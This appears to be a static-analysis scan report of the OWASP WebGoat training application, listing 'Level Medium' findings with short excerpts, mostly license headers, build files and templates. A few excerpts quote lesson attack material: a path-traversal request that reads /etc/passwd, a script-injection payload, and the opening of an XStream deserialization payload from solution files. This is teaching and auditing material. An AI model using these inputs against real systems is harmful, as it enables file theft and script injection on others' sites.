86 - <http://cryto.net/~joepie91/blog/2016/06/19/stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work/> [stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work, window=_blank]

87 - <http://cryto.net/~joepie91/blog/attachments/jwt-flowchart.png> [flowchart, window=_blank]

webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:86

Level Medium

83 application you are better off using plain old cookies. See for more information:
84

85 - <http://cryto.net/~joepie91/blog/2016/06/13/stop-using-jwt-for-sessions/> [stop-using-jwt-for-sessions, window=_blank]

86 - <http://cryto.net/~joepie91/blog/2016/06/19/stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work/> [stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work, window=_blank]

87 - <http://cryto.net/~joepie91/blog/attachments/jwt-flowchart.png> [flowchart, window=_blank]

webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:87

Level Medium

84

85 - <http://cryto.net/~joepie91/blog/2016/06/13/stop-using-jwt-for-sessions/> [stop-using-jwt-for-sessions, window=_blank]

86 - <http://cryto.net/~joepie91/blog/2016/06/19/stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work/> [stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work, window=_blank]

87 - <http://cryto.net/~joepie91/blog/attachments/jwt-flowchart.png> [flowchart, window=_blank]

```
_blank"]
```

webgoat-
lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTRefreshEndpointTest.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-
lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JTSSecretKeyEndpointTest.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JTUVotesEndpointTest.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt TokenNameTest.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/missing-function-ac/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <artifactId>missing-function-ac</artifactId>
```

webgoat-lessons/missing-function-ac/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3 <modelVersion>4.0.0</modelVersion>
4 <artifactId>missing-function-ac</artifactId>
5 <packaging>jar</packaging>
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/DisplayUser.java:12

Level Medium

```
9 /**
10 *
*****
***  
11 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.  
12 * please see http://www.owasp.org/  
  
13 * <p>
14 * Copyright (c) 2002 - 2014 Bruce Mayhew
15 * <p>
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenus.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/  
  
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionAC.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsers.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACYourHash.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/Users.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
3 * please see http://www.owasp.org/  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">  
2  
3 <div class="lesson-page-wrapper">  
4   <div class="adoc-content" th:replace="doc:missing-function-ac-01-intro.adoc"></div>
```

webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/DisplayUserTest.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
3 * please see http://www.owasp.org/  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenusTest.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsersTest.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionYourHashTest.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/password-reset/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>password-reset</artifactId>
```

webgoat-lessons/password-reset/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>password-reset</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/PasswordResetEmail.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
  please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordReset.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/QuestionsAssignment.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

```
webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPas
sword.java:93
```

Level Medium

```
90 try {
91   HttpHeaders httpHeaders = new HttpHeaders();
92   HttpEntity httpEntity = new HttpEntity(httpHeaders);

93   new RestTemplate().exchange(String.format("http://%s/PasswordReset/reset/reset-
password/%s", host, resetLink), HttpMethod.GET, httpEntity, Void.class);

94 } catch (Exception e) {
95   //don't care
96 }
```

```
webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:2
```

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:55
```

Level Medium

```
52 static List<String> resetLinks = new ArrayList<>();  
53  
54 static final String TEMPLATE = "Hi, you requested a password reset link, please use this "  
  
55     + "<a target='_blank' href='http://%s/WebGoat/PasswordReset/reset/reset-  
password/%s'>link</a> to reset your password."  
  
56     + "\n \n\n"  
57     + "If you did not request this password change you can ignore this message."  
58     + "\n"
```

webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/SecurityQuestionAssignment.jav
a:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/SimpleMailAssignment.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/TriedQuestions.java:2

Level Medium

1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

3 *

4 * Copyright (c) 2002 - 2019 Bruce Mayhew

5 *

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:3

Level Medium

1 <!DOCTYPE html>

2

3 <html xmlns:th="http://www.thymeleaf.org">

4

5 <div class="lesson-page-wrapper">

6 <div class="adoc-content" th:replace="doc:PasswordReset_plan.adoc"></div>

webgoat-lessons/password-reset/src/main/resources/lessonPlans/en>PasswordReset_known_questions.adoc:14

Level Medium

11 to perform password reset based on the answer of the security question.

12

13 Users share so much information on social media these days it becomes difficult to use security questions for password

14 resets, a good resource for security questions is: <http://goodsecurityquestions.com/>

15

16 == Assignment

17

webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_plan.adoc:20

Level Medium

17 reset functionalities and show where it can go wrong.

18

19 Still there are companies which will send the password in plaintext to a user in an e-mail.
For a couple of examples

20 you can take a look at <http://plaintextoffenders.com/>. Here you will find websites which still send you the plaintext

21 password in an e-mail. Not only this should make you question the security of the site but this also means they store

22 your password in plaintext!

webgoat-lessons/password-reset/src/main/resources/templates/password_link_not_found.html:2

Level Medium

1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>

4 <link rel="stylesheet" type="text/css" th:href="@{/plugins/bootstrap/css/bootstrap.min.css}"/>
5 <link rel="stylesheet" type="text/css" th:href="@{/css/font-awesome.min.css}"/>

webgoat-lessons/password-reset/src/main/resources/templates/password_reset.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4   <link rel="stylesheet" type="text/css"
th:href="@{/plugins/bootstrap/css/bootstrap.min.css}"/>
5   <link rel="stylesheet" type="text/css" th:href="@{/css/font-awesome.min.css}"/>
```

webgoat-lessons/password-reset/src/main/resources/templates/success.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4   <link rel="stylesheet" type="text/css"
th:href="@{/plugins/bootstrap/css/bootstrap.min.css}"/>
5   <link rel="stylesheet" type="text/css" th:href="@{/css/font-awesome.min.css}"/>
```

webgoat-lessons/path-traversal/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>path-traversal</artifactId>
```

webgoat-lessons/path-traversal/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>path-traversal</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/path-traversal/src/main/java/org/owasp/webgoat/path_traversal/PathTraversal.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">

2
3 <script th:src="@{/lesson_js/path_traversal.js}" language="JavaScript"></script>
4 <link rel="stylesheet" type="text/css" th:href="@{/lesson_css/path_traversal.css}"/>
```

webgoat-lessons/path-traversal/src/main/resources/i18n/WebGoatLabels.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:10

Level Medium

7 === How does it work?
8
9 For example let's assume we have an application which hosts some files and they can be requested in the following

10 format: `http://example.com/file=report.pdf` now as an attacker you are interested in other files of course so

11 you try `http://example.com/file=../../../../../etc/passwd`. In this case you try walk up to the root of the filesystem
12 and then go into `/etc/passwd` to gain access to this file. The `..` is called dot-dot-slash which is another name
13 for this attack.

webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:11

Level Medium

8
9 For example let's assume we have an application which hosts some files and they can be requested in the following
10 format: `http://example.com/file=report.pdf` now as an attacker you are interested in other files of course so

11 you try `http://example.com/file=../../../../etc/passwd`. In this case you try walk up to the root of the filesystem

12 and then go into `/etc/passwd` to gain access to this file. The `..` is called dot-dot-slash

which is another name

13 for this attack.

14

webgoat-lessons/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3   <name>webgoat-plugins-parent</name>
4   <modelVersion>4.0.0</modelVersion>
```

webgoat-lessons/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3   <name>webgoat-plugins-parent</name>
4   <modelVersion>4.0.0</modelVersion>
5   <groupId>org.owasp.webgoat.lesson</groupId>
```

webgoat-lessons/secure-passwords/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>secure-passwords</artifactId>
```

webgoat-lessons/secure-passwords/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>secure-passwords</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/secure-
passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswordsAssignment.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/secure-
passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswords.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:3

Level Medium

```
1 <!DOCTYPE html>  
2  
  
3 <html xmlns:th="http://www.thymeleaf.org">  
  
4  
5 <div class="lesson-page-wrapper">  
6   <div class="adoc-content" th:replace="doc:SecurePasswords_intro.adoc"></div>
```

webgoat-lessons/sol.MD:97

Level Medium

```
94 OK<script>alert("XSS")</script>  
95 OK<script>alert("XSS")</script>  
96 ``
```

97 for the deserialization: got to the link:
<http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/>
to read about why it works so you can talk to it.

```
98 ``html  
99 <sorted-set>  
100 <string>foo</string>
```

webgoat-lessons/sol.txt:75

Level Medium

```
72 OK<script>alert("XSS")</script>
73 OK<script>alert("XSS")</script>
74
```

75 for the deserialization: got to the link:

<http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/> to read about why it works so you can talk to it.

```
76
77 <sorted-set>
78 <string>foo</string>
```

webgoat-lessons/sql-injection/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>sql-injection</artifactId>
```

webgoat-lessons/sql-injection/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>sql-injection</artifactId>
5   <packaging>jar</packaging>
```

```
webgoat-lessons/sql-
injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionAdvanced.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/sql-
injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallenge.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/sql-
injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallengeLogin.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/sql-
injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6
a.java:2
```

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/sql-
injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6
b.java:3
```

Level Medium

```
1
2 /*
```

3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
4 *
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

```
webgoat-lessons/sql-
injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionQuiz.java
:2
```

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjection.java:

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesso
n10.java:3

Level Medium

```
1  
2 /*  
  
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
4 *  
5 * Copyright (c) 2002 - 2019 Bruce Mayhew  
6 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2.java:3

Level Medium

```
1  
2 /*
```

3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
4 *  
5 * Copyright (c) 2002 - 2019 Bruce Mayhew  
6 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson3.java:3

Level Medium

```
1  
2 /*
```

3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
4 *  
5 * Copyright (c) 2002 - 2019 Bruce Mayhew  
6 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson4.java:3

Level Medium

```
1  
2 /*
```

3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
4 *
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5a.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5b.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5.java:3

Level Medium

```
1
2 /*
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
4 * please see http://www.owasp.org/
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8.java:3

Level Medium

```
1
2 /*
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
4 * please see http://www.owasp.org/
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9.java:3

Level Medium

```
1
2 /*
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
4 * please see http://www.owasp.org/
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
6 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/Servers.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10a.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10b.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson13.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionMitigations.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

```
webgoat-lessons/sql-
injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidat
ion.java:3
```

Level Medium

```
1
2 /*
```

```
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
4 *
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

```
webgoat-lessons/sql-
injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidat
ionOnKeywords.java:3
```

Level Medium

```
1
2 /*
```

```
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
4 *
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

```
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:3
```

Level Medium

```
1 <!DOCTYPE html>
2
```

```
3 <html xmlns:th="http://www.thymeleaf.org">
```

```
4 <link rel="stylesheet" type="text/css" th:href="@{/lesson_css/assignments.css}" />
```

```
5  
6 <!-- 1 -->
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:3

Level Medium

```
1 <!DOCTYPE html>  
2
```

3 <html xmlns:th="http://www.thymeleaf.org">

```
4 <link rel="stylesheet" type="text/css" th:href="@{/lesson_css/assignments.css}"/>  
5  
6 <!--Page 1-->
```

webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:3

Level Medium

```
1 <!DOCTYPE html>  
2
```

3 <html xmlns:th="http://www.thymeleaf.org">

```
4 <link rel="stylesheet" type="text/css" th:href="@{/lesson_css/assignments.css}"/>  
5  
6 <div class="lesson-page-wrapper">
```

webgoat-lessons/sql-injection/src/main/resources/lessonPlans/en/SqlInjection_introduction_content1.adoc:34

Level Medium

31 The 3 main protection goals in information security are confidentiality, integrity, and availability are considered the three most crucial components of information security.
32 Go ahead to the next pages to get some details on the different types of commands and protections goals.

33

34 If you are still struggling with SQL and need more information or practice you can visit <http://www.sqlcourse.com/> for an interactive and free online training.

35

36 === It is your turn!

37 Look at the example table.

webgoat-lessons/sql-injection/src/main/resources/lessonSolutions/html/SqlInjection.html:3

Level Medium

1 <!DOCTYPE html>

2

3 <html xmlns:th="http://www.thymeleaf.org">

4

5

6

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10Test.java:2

Level Medium

1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

3 *

4 * Copyright (c) 2002 - 2019 Bruce Mayhew

5 *

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2Test.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/sql-
injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson
5aTest.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
